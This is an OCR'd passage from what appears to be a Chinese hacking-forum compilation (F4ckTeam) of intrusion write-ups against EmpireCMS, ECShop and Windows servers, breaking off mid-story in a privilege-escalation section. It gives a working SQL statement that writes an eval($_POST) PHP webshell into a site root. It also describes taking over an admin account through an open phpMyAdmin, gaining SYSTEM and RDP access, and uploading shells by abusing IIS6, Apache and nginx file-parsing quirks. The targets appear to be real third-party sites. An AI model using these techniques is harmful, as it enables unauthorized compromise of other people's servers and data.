

图 2-2-4



图 2-2-5

info.php.mod 的源码

然后

系统——备份与恢复数据——执行 SQL 语句

在执行 SQL 语句框中输入如下代码：

```
create table temp (cmd text not null);
insert into temp (cmd) values('<?php eval($_POST[x])?>');
select cmd from temp into outfile 'c://ecms//z.php';
drop table if exists temp;
```

保证上述 SQL 语句执行成功。

即可在网站根目录生成 z.php

菜刀连接即可~！

漏洞证明：

如图 2-2-6，2-2-7：



图 2-2-6



图 2-2-7

（全文完）责任编辑：Panni_007　　责任主编：xfkxfk

第3节　帝国 cms6.6+phpmyadmin 巧妙配合

作者：Summer
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.net

我们先来确定一下目标。
先来看看目标服务器的信息。
如图 2-3-1：



图 2-3-1

用御剑 Scan 一下，看看有木有什么好东西，如图 2-3-2：

图 2-3-2

一个 phpmyadmin 吸引到了我的眼球，好吧，直接 open，如图 2-3-3：

图 2-3-3

不需要帐号和密码，好吧，我继续下去。

心想着用例如：phpmyadmin/themes/darkblue_orange/layout.inc.php 各种爆路径的方法，直接新建个库拿 shell，可是没有爆出，好吧，我认了。

如图 2-3-4：

图 2-3-4

好吧，现在换个思路来…

看看这网站是用的什么系统，看看能不能 exp 掉，那会御剑 Scan 到有个 shop 目录，http://www.xxx.com/shop/，我好奇的点了进去，拉到了页面的最下面，如图 2-3-5：

图 2-3-5

帝国 cms，好吧，直接射后台试试默认密码，无果。
然后呢，我又百度了一下，帝国 cms 后台忘记密码怎么办，真是万能的度娘啊，帝国 cms 后台忘记密码怎么办，利用 phpmyadmin 可以整回来，不过需要修改下 admin 的密码，这个很危险啊。管他呢，改了。如图 2-3-6：

图 2-3-6

改为密码：123456，默认认证码：admin，直接进后台。如图 2-3-7：



图 2-3-7

百度了半天拿 shell 方法可是没有心仪的。
直接搜搜吧，帝国 cms 拿 shell--传送门，利用里面的方法成功拿到了 shell。
如图 2-3-8：

图 2-3-8

先看看什么权限吧。
如图 2-3-9：

图 2-3-9

system 你值得拥有。
直接 net user 用户呗。
如图 2-3-10，2-3-11：

图 2-3-10



图 2-3-11

这就 OK 了，3389 也开着。
如图 2-3-12：



图 2-3-12

直接连接去。

如图 2-3-13：



图 2-3-12

至此结束了

（全文完）责任编辑：Panni_007 责任主编：xfkxfk

第4节　针对各种解析 Ecshop 后台拿 shell

作者：萝卜
来自：法客论坛 – F4ckTeam
网址：http://team.f4ck.net

本来想尼玛弄个 doc，但是尼玛下午老板还有事儿找...
就尼玛弄了个图了哈。
老夫想看大牛作品的时候都是提示什么金币...什么什么什么的。

当时心就凉了，我只有四个金币阿  那还看个 J8？ 

所以就尼玛有了这个丢在手里好多年的 ecshop 后台拿 shell..
为了赚金币，就尼玛委屈各位基友了哈~
就是这个站，为了做教程在菜刀里搜索搜到的，如图 2-4-1：

图　2-4-1

然后就上 shell 直接进了表里看看尼玛帐号密码什么的也就不去射了，如图 2-4-2：



图　2-4-2

好了我们顺利进了后台。

一般都尼玛什么 sql 啊什么打印订单哪儿，fck 啊，什么裤什么的. . . .
这些假如你还拿不到的话，看我这个就对了哇！
亮点在这里。
我们先看下，这站服务器是什么类型的。
如图 2-4-3：

图 2-4-3

我习惯用站长的这个功能来查，方便又快捷哇~
然后知道了是 iis6.0 的解析肯定就是什么 way.asp;.jpg 或者建立个.asp 的文件夹了哇？
然后. asp 尼玛这 ecshop 我是建不了了. . 那就 way.asp;.jpg（我的习惯）
关键这个从哪儿上传上去捏？

在文章那儿！！！！！！！！ 点击文章列表，修改或添加一篇文章都可以。

然后看截图。
如图 2-4-4：



图 2-4-4

点击确定。
如图 2-4-5：

图 2-4-5

然后我们查看下，如图 2-4-6：

图 2-4-6

看到亮点木有？哈哈，我们打开菜刀连接即刻，如图 2-4-7：

图 2-4-7

我知道我废话太多了..占了那么大的地方

但是也只是针对解析罢了，阿帕奇的就 way.php.jpg，nginx 就尼玛 xx.jpg/xx.php 等等，你们懂的。

好了，广交各路基友哇...Q:1104360187

（全文完）责任编辑：Panni_007　责任主编：xfkxfk

第三章 权限提升

第1节　奇葩的 2008 服务器输入法提权

作者：小影

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

今天 FOX 发来一个 shell 提权正好无聊试试。

目测下支持 3p，如图 3-1-1：

图　3-1-1

但是执行命令都是拒绝访问替换文件也不行。

看了下开发 14333360 好吧翻目录终于从 C 盘翻到 D 盘，如图 3-1-2：

图　3-1-2

发现这么个目录（打码好累）好多网站于是找啊找，如图 3-1-3：

图 3-1-3

我草这不是 root 么，root 密码竟然是 3.14.159.圆周率，如图 3-1-4：

图 3-1-4

换了各种 UDF 提权无果创建不了函数。

想试试 mof 提权但是是 win2008 服务器估计不会成功。

一番纠结后，如图 3-1-5：



图 3-1-5

找到了 3389 端口 26688。
连接下看看吧，如图 3-1-6：



图 3-1-6

我擦这是啥输入法
点下在线帮助，如图 3-1-7：



图 3-1-7

